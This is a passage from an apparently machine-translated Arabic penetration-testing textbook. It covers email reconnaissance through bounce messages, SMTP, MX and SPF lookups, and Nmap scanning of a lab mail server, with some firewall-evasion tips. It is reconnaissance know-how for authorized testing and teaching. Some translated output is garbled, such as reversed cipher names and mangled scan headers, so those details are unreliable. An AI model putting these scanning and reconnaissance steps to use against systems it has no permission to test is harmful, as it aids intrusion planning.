لاحظ وجود عدة رؤوس "Received"، والتي تحتوي على عناوين IPأو أسماء المضيفين التي مرت بها هذه الرسالة، بما في ذلك عناوين IPالداخلية (التي تبدأ بـ 10.). كما يتم الكشف عن معلومات نوع البرنامج Postfix)هو اسم خادم نقل البريد) وعمليات المصافحة SSLالمستخدمة. قد تكون كل هذه المعلومات ذات قيمة للمهاجم. يكشف رأس "Received"الأخير، في أعلى مصدر الرسالة ، عن عنوان IPv6(مُظلل). في هذه الحالة تحديدًا، يُعد محتوى الرسالة أقل أهمية بكثير من الرؤوس.

إذا راجعت بعض رسائلك الإلكترونية، فستلاحظ معلومات أخرى، بما في ذلك أي رؤوس مخصصة أضافتها أنظمة/برامج مختلفة. هنا يمكنك الاطلاع على تفاصيل إضافية حول البرنامج الذي يستخدمه عميلك، مثل Exchangeأو Outlookأو Thunderbird. تتكون بيانات رسالة البريد الإلكتروني من غلاف ونص الرسالة. نحن نعرض فقط أختام البريد التي وُضعت على الغلاف أثناء مروره عبر نظام البريد الإلكتروني.

إشعارات حالة التسليم

لا يقتصر الأمر على رسائل البريد الإلكتروني التي تم تسليمها بنجاح والتي تؤدي إلى الكشف عن هذه المعلومات. على سبيل المثال، قد تكون قد تلقيت رسالة بريد إلكتروني تُفيد بأن رسالتك لم تُسلّم في مرحلة ما. تُعرف هذه الرسائل الإلكترونية "المرتدة" باسم إشعارات حالة التسليم ،(DSN)ويمكن أن تكون مفيدة للمخترقين لأنها لا تزال تحتوي على معلومات أُضيفت إلى بريدك الإلكتروني أثناء محاولته الوصول إلى وجهته. غالبًا ما يتضمن إشعار حالة التسليم هذه المعلومات لتتمكن من استخراجها وقتما تشاء.

إذا كان ذلك يندرج ضمن نطاق مهمتك، فينبغي أن يكون إرسال رسائل بريد إلكتروني إلى عميلك بعنوان خاطئ جزءًا من عملك الاستطلاعي الأولي ضد الشركة. هذا ليس نشاطًا سلبيًا، إذ ستصل رسالتك (حزم البيانات الفعلية) إلى الأنظمة المستهدفة. يُعدّ هذا وسيلة فعّالة لتحديد عناوين IPإضافية للأجهزة المضيفة المشاركة في الشبكة المستهدفة، ومعلومات أخرى قد تتمكن من استخدامها لاحقًا للوصول إليها. عادةً، يُضيف كل نظام في سلسلة الإرسال ختمًا بريديًا على طول الطريق، وصولًا إلى جهاز إدارة الأجهزة المحمولة (MDA)الذي لم يتمكن من تسليم البريد الإلكتروني.

فيما يلي مثال على تقرير DSN. مُرسِل البريد الإلكتروني الأصلي في هذا المثال هو hacker@hacker.example، والمُستلِم هو مسؤول غير موجود adminadmin@target.example . تم استلام DSNمن postmaster@target

Machine Translated by Google

مثال. تضمن الجزء الأول من التقرير (غير المعروض) رسالة ودية، تضمنت اسم البرنامج الذي يستخدمه الهدف - Office 365.

```
رؤوس الرسائل الأصلية

تم الاستلام من: AM5PR06CA0010.eurprd06.prod.outlook.com (2603:10a6:206:2::23)

بواسطة VI1PR0602MB3693.eurprd06.prod.outlook.com (2603:10a6:803:16::22)مع

خادم SMTPمن مايكروسوفت (الإصدار TLS1_2، =
cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.1558.19؛ الثلاثاء، 29
يناير
2019 12:25:04 +0000

تم الاستلام من: DB5EUR01FT053.eop-EUR01.prod.protection.outlook.com
(2a01:111:f400:7e02::209)بواسطة AM5PR06CA0010.outlook.office365.com
(2603:10a6:206:2::23)مع خادم Microsoft SMTP(الإصدار=TLS1_2،
cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384) id 15.20.1580.16 via
الواجهة الأمامية
ينقل؛ الثلاثاء، 29يناير 2019 12:25:03 +0000

نتائج المصادقة: spf=pass(عنوان IPالمرسل هو (66.111.4.25
smtp.mailfrom=hacker.example; target.example; dkim=pass
(تم التحقق من التوقيع)
header.d=hacker.example;target.example; dmarc=pass action=none
header.from=hacker.example;
تم استلام SPF:ناجح :(protection.outlook.com)نطاق hacker.exampleيُحدد

66.111.4.25كمرسل مسموح به) المستلم؛ protection.outlook.com =
client-ip=66.111.4.25; helo=out1-smtp.messagingengine.com;
تم الاستلام من (66.111.4.25) out1-smtp.messagingengine.comبواسطة
(10.152.5.159) DB5EUR01FT053.mail.protection.outlook.comمع مايكروسوفت
SMTP
الخادم (الإصدار=TLS1_2، التشفير=ECDHE_SLT_SEA_HTIW_ASR_AHS_CBC_652_SEA_HTIW_ASR_EHDCE_SLT_483)
بطاقة تعريف

15.20.1580.10عبر واجهة النقل الأمامية؛ الثلاثاء، 29يناير 2019 12:25:03 +0000
تم الاستلام من: ([10.202.2.42] compute2.nyi.internal (compute2.internal
بواسطة mailout.nyi.internal (Postfix)باستخدام ESMTP id 823F721563
لـ ؛<adminadmin@target.example>الثلاثاء، 29يناير 2019 07:25:02 -0500(توقيت شرق الولايات المتحدة)

تم الاستلام من: ([10.202.2.162]) mailfrontend1
بواسطة ؛(MEProxy) compute2.internal الثلاثاء، 29يناير 2019 07:25:02 -0500
تم الاستلام من: ([82.132.246.223] 82-132-246-223.dab.02.net) [10.0.1.18]
بواسطة mail.messagingengine.com (Postfix)باستخدام ESMTPA id B1AE8E41F3
لـ ؛<adminadmin@target.example>الثلاثاء، 29يناير 2019 07:25:01 -0500(توقيت شرق الولايات المتحدة)

إلى: adminadmin@target.example
من: هاكر <hacker@hacker.example>
الموضوع: اختبار
معرّف الرسالة: <be68d0c9-4ab4-0bd0-1a25-a8b79babe012@hacker.example>
التاريخ: الثلاثاء، 29يناير 2019 12:24:47 +0000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
```

Machine Translated by Google

Thunderbird/60.4.0

إصدار MIME: 1.0

نوع المحتوى: نص عادي؛ ترميز الأحرف: UTF-8؛ التنسيق: متدفق

ترميز نقل المحتوى: 7بت

لغة المحتوى: الإنجليزية الأمريكية

مسار الإرجاع: hacker@hacker.example

عنوان البريد الإلكتروني المُبلغ عنه: dns;VI2MB961.eurprd06.prod.outlook.com

تم الاستلام من MTA: dns;out1-smtp.messagingengine.com

تاريخ الوصول: الثلاثاء، 29يناير ،2019الساعة 12:25:04بتوقيت غرينتش

المستلم الأصلي: rfc822;adminadmin@target.example

المستلم النهائي: rfc822;adminadmin@target.example

الإجراء: فشل

الحالة: 5.1.10

رمز التشخيص: smtp؛ 550 5.1.10 RESOLVER.ADR.RecipientNotFound؛ لم يتم العثور على المستلم adminadmin@target.example بواسطة البحث عن عنوان SMTP

test.eml

موضوع:
امتحان

من:
هاكر <hacker@hacker.example>

تاريخ:
29/01/2019، 12:24

ل:
adminadmin@target.example

امتحان
فشل مصدر البريد الإلكتروني

يمكنك أن ترى من DSNأن الهدف يستخدم مايكروسوفت كمزود خدمة البريد الإلكتروني الخاص به؛ لاحظ النص "Microsoft SMTP Server"والمضيفين في outlook.com

النطاقات التي تم تمييزها. احتوت الرسالة الأصلية على معلومات حول ،365 Office لذا قد يقوم مخترق خبيث بزيارة outlook.comومحاولة تخمين كلمات مرور المستخدمين عبر البريد الإلكتروني للوصول إلى .365 Officeقد يكون هذا خارج نطاق الاتفاق مع عميلك، لأن خوادم البريد هذه لا تتبع له. يعرض الجدول 6.1قائمة المضيفين بتنسيق سهل القراءة. ومن الشائع وجود مثل هذه الجداول في متن رسائل .DSN

الجدول :6.1معلومات DSN

	من	ل	مع
1	[10.0.2.15]	محرك الرسائل البريدية .com	ESMTPA
2	mailfrontend1	compute2.internal	
3	compute2.internal	mailout.nyi.internal	ESMTP

Machine Translated by Google

مع	ل	من	
خادم SMTPمن مايكروسوفت (الإصدار=1SLT_2، التشفير=SLT_EHDCE_ RSA_WITH_AES_256_ (CBC_SHA384)	DB5EUR01FT053.mail. حماية .outlook.com	out1-smtp. messagingengine.com	4
خادم SMTPمن مايكروسوفت (الإصدار، TLS1_2 =التشفير = TLS_ECDHE_ RSA_WITH_AES_256_ (CBC_SHA384)	AM5PR06CA0010. أوتلوك.أوفيس 365 .com	DB5EUR01FT053 .eop-EUR01.prod. الحماية.أوتلوك .com	5
خادم SMTPمن مايكروسوفت (الإصدار، TLS1_2 =التشفير = TLS_ECDHE_ RSA_WITH_AES_256_ GCM_SHA384)	VI1PR0602MB3693 .eurprd06.prod .outlook.com	AM5PR06CA0010 .eurprd06.prod .outlook.com	6

تذكر أن الهدف ليس جمع معلومات عن فرد معين، بل تحديد عناوين IPالخاصة بالمضيفين وغيرها من المعلومات المفيدة حول الأنظمة.

لا يتناول هذا الكتاب إرسال رسائل بريد إلكتروني تحتوي على ثغرات أمنية أو هجمات هندسة اجتماعية. ويُشار إلى هذا النشاط عادةً باسم التصيد الاحتيالي الموجه.

أو التصيد الاحتيالي، حيث يقوم المهاجم بإرسال بريد إلكتروني مصمم بطريقة ما لاستغلال المستلم لحمله على تقديم معلومات إضافية أو تنزيل برامج ضارة.

يحتاج المهاجم الذي يقوم بهجوم تصيد فعال إلى فهم قوي للمبادئ الأساسية وراء البريد الإلكتروني، وهو ما يقدمه هذا الكتاب.

بروتوكول نقل البريد البسيط

البريد الإلكتروني موجود منذ زمن طويل، بل أقدم من شبكة الويب العالمية أو حتى الإنترنت. قبل أن نلقي نظرة على خادم بريد نموذجي (ونحاول اختراقه)، دعونا نستكشف أولاً البروتوكولات والتقنيات التي تجعل البريد الإلكتروني ممكناً.

سنبدأ بالنظر إلى بروتوكول نقل البريد البسيط .(SMTP)تم تعريف SMTPفي ،RFC 821الذي يعود تاريخه إلى أغسطس .1982على الرغم من أن هذه ليست أول إشارة إلى بروتوكول بريد، إلا أن هذه الوثيقة هي نقطة البداية لأي شخص يرغب في فهم تاريخ البريد الإلكتروني بشكل كامل.

والآن، دعونا نتناول بعض الأساسيات. كما تعلمون، فإن أي شيء تم تحديده في أوائل ثمانينيات القرن الماضي ولا يزال قيد الاستخدام حتى اليوم، قد طرأت عليه تعديلات عديدة على مر السنين. يمكنكم الاطلاع على كل هذه التعديلات في مختلف وثائق RFC؛ومع ذلك، فإن RFC 5321هو أفضل نقطة بداية لمن لا يهتمون بتاريخ تطوير البروتوكول.

بغض النظر عما إذا كنت تستخدم Microsoft Exchangeأو Office 365أو ،Fastmail سواءً كان Gmailأو أي مزود آخر لبريدك الإلكتروني، فإن بروتوكول SMTPهو الذي يحدد ذلك فعلياً

Machine Translated by Google

كيفية إرسال الرسائل من وكلاء البريد الإلكتروني (MUA)إلى وكلاء نقل البريد .(MTAs)قد تمتلك مؤسسات مثل مايكروسوفت بروتوكولات خاصة للاستخدام الداخلي، لكنها لا تزال بحاجة إلى بروتوكول SMTPللتواصل مع العالم الخارجي. يُعد SMTPبروتوكولًا على مستوى طبقة التطبيقات وفقًا لنموذج الربط البيني للأنظمة المفتوحة .(OSI)وكما هو الحال مع نظام أسماء النطاقات (DNS)في الفصل السابق، يمكنك استخدام برنامج Wiresharkلعرض الحزم الخام التي تُكوّن البريد الإلكتروني. ولكن على عكس ،DNSيستخدم SMTPبروتوكول TCPبدلاً من UDPلضمان الموثوقية. في حال فشل استعلام ،DNSفلا داعي للقلق، إذ يُمكن إعادة إرسال الطلب. يتفق معظم المستخدمين على أنهم يُفضلون إرسال واستلام بريدهم الإلكتروني كاملاً بدلاً من جزء منه (أو على الأقل أن يُطلب منهم النقر على "إرسال" مرة أخرى في حال وجود مشكلة في الاتصال). إذا لم تكن على دراية بنموذج ،OSIفسنتناوله بالتفصيل خلال هذا الكتاب.

ومع ذلك، قد ترغب في إلقاء نظرة سريعة على صفحتها على ويكيبيديا للحصول على نظرة عامة .(en.wikipedia.org/wiki/OSI_model) قد يكون بعض القراء أكثر دراية بمجموعة بروتوكولات الإنترنت، والتي يشار إليها أيضًا باسم .TCP/IPنموذج OSIهو نموذج مفاهيمي للبروتوكولات التي تسمح بالاتصالات عبر مجموعة متنوعة من الوسائط (ليس فقط الإنترنت).

كما رأيت في الفصل السابق، يُمكن تحديد موقع خادم البريد باستخدام نظام أسماء النطاقات . (DNS)يُمكن طلب سجل موارد تبادل البريد ،(MX)والذي يُشير إلى خادم البريد المسؤول عن النطاق. يُشغّل خادم البريد خدمة ،SMTPأي برنامجًا يدعم بروتوكول نقل البريد البسيط .(SMTP)رسميًا، يعمل SMTPعلى منفذي TCP 25و .587لا يُتيح المنفذ 25تشفير البيانات، بينما يُستخدم المنفذ 587لإرسال رسائل البريد الإلكتروني المُشفّرة. سنتناول جوانب تشفير البريد الإلكتروني لاحقًا في هذا الفصل.

تحدد سجلات MXالمسترجعة عند إجراء بحث DNSأولوية . ويحدد هذا الرقم ترتيب محاولات الاتصال.

سيتم أولاً الاتصال بالمضيف ذي الرقم الأدنى. إذا فشل هذا الاتصال، فسيتم تجربة الخادم التالي. تذكر، كلما انخفض الرقم، زادت الأولوية. يجب فحص النطاقات المُهيأة بسجل MXواحد للتأكد من أن هذا السجل يستخدم نظام أسماء النطاقات بالتناوب ؛(DNS Round-Robin)أي أن سجل DNSمثل سجل البريد الإلكتروني (mail.com)يستخدم نظام أسماء نطاقات (DNS)مُهيأ برقم MXواحد.

company.com.يؤدي ذلك إلى ربط عنوان IPواحد بأكثر من عنوان IPواحد. في حال وجود نطاق واحد فقط و/أو عنوان IPواحد لاستضافة البريد الإلكتروني، يُشكّل ذلك نقطة ضعف مركزية. تُعدّ نقطة الضعف المركزية هدفًا قد يستهدفه المهاجمون لتنفيذ هجمات حجب الخدمة بهدف الابتزاز. من المهم أن تتم معالجة البريد الإلكتروني بواسطة أكثر من نظام، لأنه في حال تعطل النظام، لن يتم وضع البريد الإلكتروني في قائمة الانتظار أو تسليمه إلى الشركة المستهدفة. تتضمن أفضل الممارسات وأكثر تكوينات MXشيوعًا وجود جهازين منفصلين على الأقل مسؤولين عن معالجة البريد الإلكتروني لردع الابتزاز عبر هجمات حجب الخدمة، ولتحسين تسليم البريد الإلكتروني وموثوقيته.

للعثور على خوادم البريد الإلكتروني لموقع ،fastmail.comيمكنك إدخال dig mx fastmail .com،مما سيؤدي إلى مخرجات مشابهة لما يلي. (تذكر أن Digيعرض النطاقات مع النقطة التي تلي اسمها.)

Machine Translated by Google


```
; <<>> DiG 9.10.3-P4-Debian <<>> mx fastmail.com
;;الخيارات العامة: cmd+
تم الحصول على الإجابة:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24524
;flags: qr rd ra;؛الاستعلام: 1، الإجابة: 2، السلطة: 0، إضافي: 1

;;قسم الجرعة الزائفة الاختياري:
EDNS: الإصدار: 0، العلامات:؛ UDP: 512
قسم الأسئلة:
fastmail.com. في

قسم الإجابات:
fastmail.com. 2975 إم إكس 10 في 1-smtp.messagingengine
.com.
fastmail.com. 2975 في إم إكس 20 in2-smtp.messagingengine
.com.

وقت الاستعلام: 66 مللي ثانية
;;الخادم: 8.8.8.8#53(8.8.8.8)
;;متى: الثلاثاء 29 يناير، 2019 الساعة 09:57:04 بتوقيت غرينتش
حجم الرسالة المستلمة: 107
```

هنا يمكنك أن ترى أن in1-smtp.messagingengine.com، الذي يحمل الاسم المناسب، و in2-smtp.messagingengine.com (كلاهما مُظلل في المخرجات السابقة) هما اسما المضيفين للخادمين المسؤولين عن قبول البريد عبر بروتوكول SMTP لموقع fastmail.com. يمكنك بالطبع المضي قدمًا وإجراء عمليات بحث DNS على أسماء المضيفين هذه. سيؤدي ذلك إلى الكشف عن عناوين IP متعددة لكل اسم مضيف.

إطار سياسة المرسل

إطار سياسة المرسل (SPF) هو آلية مصممة لمنع تزوير عناوين البريد الإلكتروني، وهو نشاط شائع بين مرسلي البريد العشوائي. تستخدم طريقة المصادقة هذه معلومات مخزنة في سجل موارد نظام أسماء النطاقات (DNS)، كما رأيت في الفصل السابق، للعنوان الوهمي mail1.nsa.gov. الخادم.

لطلب سجل SPF تحديدًا من خادم الأسماء الظاهري هذا، يمكنك استخدام أمر dig التالي (تأكد من إعادة تشغيل الخادم إذا قمت بتشغيل هجمات DoS ضده خلال الفصل السابق):

```
dig @192.168.56.101 mail1.nsa.gov txt
```

يطلب هذا الأمر سجلات من نوع TXT (نص) لـ mail1.nsa.gov عن طريق الاستعلام من خادم الأسماء باستخدام عنوان IP 192.168.56.101. قد تبدو النتائج كما يلي:

```
; <<>> DiG 9.11.5-1-Debian <<>> @192.168.56.101 mail1.nsa.gov txt
(تم العثور على خادم واحد)
;;الخيارات العامة: cmd+
```

Machine Translated by Google


```
تم الحصول على الإجابة:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43709
;; flags: qr aa rd ra;الاستعلام: 1، الإجابة: 1، المرجع: 2، إضافي: 3

;;قسم الجرعة الزائفة الاختياري:
EDNS:الإصدار: 0، العلامات:: UDP: 4096
قسم الأسئلة:
mail1.nsa.gov. في ;mail1.nsa.gov.

قسم الإجابات:
mail1.nsa.gov. نصية 3600 "v=spf1 a mx ip4:10.1.0.25 ~all"

قسم السلطة:
nsa.gov. 3600 في NS ns2.nsa.gov.
nsa.gov. 3600 في NS ns1.nsa.gov.

قسم إضافي:
ns1.nsa.gov. 3600 في 10.1.0.50
ns2.nsa.gov. 3600 في 10.1.0.51

زمن الاستعلام: 4 ملي ثانية
;;الخادم: 192.168.56.101#53(192.168.56.101)
;;متى: الثلاثاء 29 يناير، 2019 الساعة 10:40:10 بتوقيت غرينتش
حجم الرسالة المستلمة: 153
```

يستخدم بروتوكول SPF سجلات موارد نصية لتحديد المضيفين المصرح لهم بالإرسال البريد الإلكتروني لنطاق معين. والآن دعونا نلقي نظرة فاحصة على هذا السجل:

```
"v=spf1 a mx ip4:10.1.0.25 ~all"
```

يُحدد هذا السجل إصدار بروتوكول SPF المستخدم بالإضافة إلى الأجهزة المضيفة المسموح لها باستخدام موقع nsa.gov. كعنوان المنشأ (باستخدام صيغة نظام أسماء النطاقات).
يمكن لوكيل نقل البريد إجراء بحث في نظام أسماء النطاقات (DNS) للتحقق من هذه المعلومات قبل قبول أي بريد. في مثال رؤوس البريد الإلكتروني الموضح سابقًا، ربما لاحظت النص التالي:

```
Received-SPF: pass (google.com: domain of sender@example.com defineates 64.147.123.25 as permitted sender) client-ip=64.147.123.25;
```

هنا خادم البريد الخاص بالمستلم (google.com) تم التحقق من أن عنوان IP 64.147.123.25 مسموح له بإرسال البريد الإلكتروني كـ sender@example.com عن طريق الاستعلام عن سجل SPF.

لا يوفر بروتوكول SPF سوى ميزة وحماية على مستوى نظام المُستلِم عند إرسال الرسائل من نطاق المضيف. العديد من خدمات البريد الإلكتروني مُهيأة لعدم التحقق من صحة SPF، وبالتالي قد تصل رسائل البريد الإلكتروني المُزوَّرة والمُتصَوَّرة من نطاق مُفعَّل عليه SPF. يُعد كلٌّ من بروتوكول DKIM (البريد المُعرَّف بمفاتيح النطاق) وبروتوكول DMARC (مصادقة الرسائل والإبلاغ والتوافق المستند إلى النطاق) تقنيات إضافية تعمل مع البنية التحتية للمفاتيح العامة (PKI) لمنع المزيد من عمليات الاحتيال.

Machine Translated by Google

تُتيح إضافة آلية مصادقة للتحقق من أن البريد الإلكتروني صادر من نطاق مُستهدف، إمكانية تنفيذ هجمات التصيد الاحتيالي. إذا كنت تنوي تنفيذ هجمات التصيد الاحتيالي وانتحال البريد الإلكتروني ضد جهة مُستهدفة في المستقبل، فستحتاج إلى التحقق من استخدامها لبروتوكولات DMARC وDKIM وSPF من خلال الاستعلام عن سجلات نظام أسماء النطاقات (DNS) وإعدادات خادم البريد. تُقلل الشركات التي تستخدم هذه التقنيات من كمية البريد العشوائي والبرامج الضارة التي تتلقاها؛ ومع ذلك، نظرًا لأن هذه التقنيات تتطلب إعدادات لكل من المُستلم والمُرسل لتحقيق أقصى استفادة منها، فقد تظهر ثغرات أمنية.

ستتاح لك قريبًا فرصة استخدام بروتوكول SMTP كما لو كنت
هي وكيل نقل البريد. ولكن قبل القيام بذلك، دعونا نفحص خادم البريد لتحديد ما إذا كان بإمكاننا رؤية خدمة SMTP.

فحص خادم البريد

سنوضح لكم الآن كيفية إجراء تقييم لخادم البريد الإلكتروني بالبحث عن خدمات الشبكة المفتوحة ونقاط نهاية البرامج لاختبارها. سنفترض أنكم قد حددتم خادم البريد الإلكتروني هذا خلال مشروع مُصرَّح به من خلال الاستعلام عن سجلات نظام أسماء النطاقات (DNS).

في الفصل السابق، قدمنا مثالًا بسيطًا لاستخدام أداة Nmap للمسح. في هذا الفصل، ستجري مسحًا أكثر شمولًا للنظام المستهدف، ولكن المسح الأساسي يُعد نقطة انطلاق جيدة. تأكد من تشغيل جهاز خادم البريد الافتراضي وأنك تعرف عنوان IP الخاص به. (راجع الفصل 3، "بناء جهاز الاختراق الخاص بك"، إذا لم تكن متأكدًا من كيفية القيام بذلك). يُفترض أن جهاز Kali Linux الافتراضي يعمل لديك بالفعل. داخل جهاز Kali Linux الافتراضي، افتح نافذة طرفية، وأدخل الأمر التالي لمسح جهاز خادم البريد الافتراضي. يفترض هذا الأمر أن الخادم المستهدف موجود على العنوان 192.168.56.102، ولكن قد يختلف هذا العنوان لديك.

```
nmap 192.168.56.102
```

ينبغي أن تبدو نتائج الفحص مشابهة للمخرجات التالية:

```
بدء تشغيل Nmap 7.70 (https://nmap.org) في 15 يناير 2019، الساعة 12:58 بتوقيت غرينتش
تقرير فحص Nmap للعنوان 192.168.56.102
المضيف يعمل (زمن الاستجابة 0.000086 ثانية).
غير معروض: 988 منفذًا مغلقًا
ميناء الخدمة الحكومية
9/tcp مفتوح تجاهل
21/tcp فتح بروتوكول نقل الملفات (FTP)
25/tcp مفتوح smtp
37/tcp وقت فتح منفذ
79/tcp فتح الإصبع
80/tcp مفتوح HTTP
110/tcp مفتوح pop3
113/tcp مفتوح هوية
143/tcp مفتوح IMAP
443/tcp مفتوح https
```

Machine Translated by Google


```
993/tcp مفتوح IMAPs
995/tcp مفتوح pop3s
عنوان MAC: 08:00:27:08:CC:B8 (بطاقة الشبكة الافتراضية Oracle VirtualBox)

انتهى فحص Nmap: تم فحص عنوان IP واحد (مضيف واحد نشط) في 13.35 ثانية
```

كما تلاحظ، على عكس خادم أسماء النطاقات (DNS)، يحتوي خادم البريد هذا على العديد من المنافذ المفتوحة. تُحدد هذه المنافذ المفتوحة العديد من الخدمات الشائعة المستخدمة في البريد الإلكتروني، بما في ذلك IMAP وPOP3 وهذه هي البنية النموذجية لخادم البريد. مع ذلك، ليس بالضرورة أن يتم تحديد خادم غني بالميزات كهذا من خلال سجلات MX، وقد تجد منفذًا مفتوحًا واحدًا فقط لاستخدام البريد الإلكتروني. كما يمكن لجدران الحماية أن تمنعك من فحص هدف ما بفعالية عند البحث عنه عبر الإنترنت. SMTP.

من المتوقع أن تكون بنية العميل التحتية محمية بجدار ناري (أو عدة جدران نارية في بعض الحالات). يؤدي وجود الجدران النارية إلى إبطاء عملية المسح بشكل كبير، وقد يقلل من دقة النتائج. قد لا يتمكن برنامج Nmap من تحديد ما إذا كان المنفذ مفتوحًا أم مغلقًا، أو ما هي الخدمة التي تعمل عليه (إن وجدت).

قد يقوم العملاء أحيانًا بتعطيل جدران الحماية نيابةً عنك (لعناوين IP محددة، بالطبع)، ومن المفيد طلب ذلك منهم، إذ سيمكنك ذلك من الحصول على نتائج دقيقة بسرعة وكفاءة أكبر، وبالتالي إنجاز المزيد في نفس الوقت. قد لا يفهم بعض العملاء سبب إضافة استثناءات لجدار الحماية نيابةً عنك، بينما قد لا يشعر آخرون بالأمان الكافي للقيام بذلك، وهو أمر مفهوم ومقبول.

يُتيح لك التخطيط الفعال لوقتك بدء عدة عمليات مسح وتركها تعمل أثناء العمل على جانب آخر من بنية هدفك التحتية. ومع ازدياد معرفتك بهجمات الشبكة، سيزداد فهمك لكيفية تجاوز جدران الحماية. يوجد قسم في صفحة دليل Nmap بعنوان "تجاوز جدران الحماية/أنظمة كشف التسلل وانتحال الهوية"، والذي سيوفر لك بعض الأفكار لتجاوز جدران الحماية القديمة.

من المعروف أن جدران الحماية الحديثة يصعب اختراقها، والعديد من التوصيات الواردة في دليل Nmap قديمة وغير مجدية. مع ذلك، في بعض الأحيان، كشف تحديد منفذ مصدر لنظام أسماء النطاقات (مثل المنفذ 53) أو استخدام علامات TCP غير معتادة عن معلومات أكثر من المتوقع أثناء اختبار الاختراق. ينبغي إجراء اختبارات تجاوز جدار الحماية باستخدام أدوات تحليل الحزم الخام مثل Scapy أو Hping3 لتحديد سلوك البروتوكول الذي يتجاوز الفلتر بدقة.

الآن وقد حصلت على بعض المعلومات الأساسية، يمكنك البدء بالاتصال بخدمات أو منافذ محددة لمحاولة جمع المزيد من التفاصيل. قبل القيام بذلك، قم بتشغيل فحص Nmap ثانٍ باستخدام الخيارات التالية:

```
nmap -sT -A -vv -n -Pn 192.168.56.102 -p- -oN mailserver_results.txt
```

Machine Translated by Google

يحتوي أمر Nmapهذا على عدد من الخيارات التي تحدد كيفية
تقوم الأداة بإجراء المسح. دعونا نلقي نظرة على معنى هذه الخيارات الآن.
ينبغي عليك دائمًا الرجوع إلى صفحة الدليل الخاصة بالأداة لفهم طريقة استخدامها الصحيحة.
يُعدّ Nmapمثالًا ممتازًا على أداة موثقة جيدًا. في الأمر السابق، يُخبر الخيار sT-برنامج Nmapبمحاولة الاتصال بالمنافذ المستهدفة باستخدام عملية مصافحة TCPثلاثية كاملة، ما يعني أنه سيحاول إنشاء اتصال TCPكامل على كل منفذ مُحدد، كما يفعل تطبيق عميل حقيقي.

افتراضيًا، لا يحاول Nmapإكمال الاتصال بهذه الطريقة، بل يرسل حزمة بيانات واحدة تُشير إلى بدء عملية المصافحة .TCPيُخبر الخيار A-برنامج Nmapبتنفيذ مهام إضافية، مثل: الكشف عن نظام التشغيل، والكشف عن الإصدار، وفحص البرامج النصية (باستخدام محرك برمجة ،(NSE) Nmapالذي سنتناوله لاحقًا)، وتتبع المسار. يُمكن اعتبار الخيار A-بمثابة وضع متقدم أو مُكثّف، لأن هذه المهام الإضافية تزيد من احتمالية إطلاق تنبيهات الشبكة.

تنص صفحة دليل Nmapعلى أنه "لا ينبغي استخدام A-ضد الشبكات المستهدفة بدون إذن كتابي".

Tracerouteهي أداة يمكن تشغيلها باستخدام الأمر traceroute on

أنظمة التشغيل الشبيهة بنظام يونكس. يمكن استخدامها لعرض المسار (أو الطريق) إلى مضيف بعيد، بالإضافة إلى الوقت الذي تستغرقه الحزم للوصول إلى العقد (وإعادتها) على طول الطريق.

يُستخدم الخيار vv-لتحديد مستوى الإسهاب . يُعدّ الإسهاب خيارًا شائعًا في العديد من برامج سطر الأوامر، ويشير ببساطة إلى كمية المعلومات التي يعرضها البرنامج للمستخدم أثناء تشغيله. يُنصح باستخدام مستوى إسهاب عالٍ عند البدء، حيث يُساعدك ذلك على فهم ما تفعله أداة معينة. يمكنك تعديل مستوى الإسهاب بالزيادة أو النقصان باستخدام الوسيطين v-و ،vvv-أو بالضغط على vأو Vأثناء الفحص (يُمكن استخدام dأو Dلزيادة أو تقليل مستويات التصحيح أيضًا). سيؤدي ذلك إلى عرض معلومات أكثر أو أقل تبعًا لذلك.

يُعطّل الخيار n-عملية تحليل أسماء النطاقات .(DNS)هذا يعني أنه لن يتم إجراء بحث عكسي عن أسماء النطاقات للحصول على اسم المضيف .192.168.56.102سيؤدي ذلك إلى تسريع عملية المسح قليلاً نظرًا لانخفاض عدد الحزم المرسلة وعدم الحاجة إلى انتظار انتهاء مهلة طلبات .DNSأما الخيار Pn-فيُعطّل أمر .pingبشكل افتراضي، يقوم Nmapباختبار الهدف باستخدام pingأولاً باستخدام أنواع مختلفة من الحزم.

مع ذلك، إذا كنتَ تعلم مسبقًا بوجود الهدف، فلا داعي لاختبار الاتصال به، وبالتالي يُمكن تخطّي هذه الخطوة لتسريع العملية. إضافةً إلى ذلك، قد لا تستجيب بعض الأنظمة لاختبارات الاتصال، مما قد يُعطي انطباعًا خاطئًا بأن الخادم مُعطّل أو غير موجود بينما يستجيب لمنافذ خدمات أخرى.

بعد عنوان IPالخاص بالهدف، يُستخدم الخيار p-للإشارة إلى جميع المنافذ. (يمكن استخدام هذا الخيار في أي مكان، وليس بالضرورة بعد عنوان .(IPبشكل افتراضي، يفحص Nmapالمنافذ الشائعة الاستخدام فقط، وكما رأيتَ في فحصك الأول لهذا المضيف، فإنه يكشف عن عدد من الخدمات الشائعة فقط. ماذا لو

Machine Translated by Google

هل يوجد برنامج يستمع على منفذ ذي رقم أعلى بكثير؟ يمكنك تحديد منافذ فردية باستخدام الخيار p-ثم رقم المنفذ؛ على سبيل المثال، .25 p-لقد فعلت ذلك في الفصل السابق عند فحص منفذ UDPرقم 53لإيقاف Nmapعن فحص المنافذ التي لا تهمك.

من الإهمال تجاهل أي منفذ ،TCPولذلك يتم فحص جميع المنافذ حاليًا. لا يمكنك معرفة ما قد يشغله عميل على منفذ ذي رقم عالٍ، وقد تجد ثغرة أمنية تركها شخص آخر. في الواقع، على الرغم من أن هذا قد يستغرق وقتًا طويلاً، يُنصح أيضًا بفحص جميع منافذ UDPلنفس السبب. ولكن في الوقت الحالي، ركّز فقط على منافذ TCPلأن عمليات فحص منافذ UDPالكاملة قد تستغرق أيامًا أو حتى أسابيع لإكمالها بدقة بسبب انقطاع الاتصال وجدران الحماية الشبكية المستخدمة.

وأخيرًا، يقوم الخيار oN-بإخراج نتائج الفحص إلى ملف نصي، والذي تم تحديده مسبقًا باسم .mailserver_results.txtومع ذلك، يمكن أن يكون هذا الملف أي اسم تريده.

ستلاحظ أن هذا الفحص الشامل يستغرق وقتًا أطول، مما يتيح لك الوقت لاستكشاف الخدمات التي تم تحديدها في فحصك الأولي. في النهاية، ستظهر النتائج ، وهناك الكثير من المعلومات التي يجب مراجعتها. أولًا، من المتوقع أن ترى مخرجات Nmapالتالية أثناء تشغيله:

```
بدء تشغيل Nmap 7.70 (https://nmap.org) في 15يناير ،2019الساعة 13:43بتوقيت غرينتش
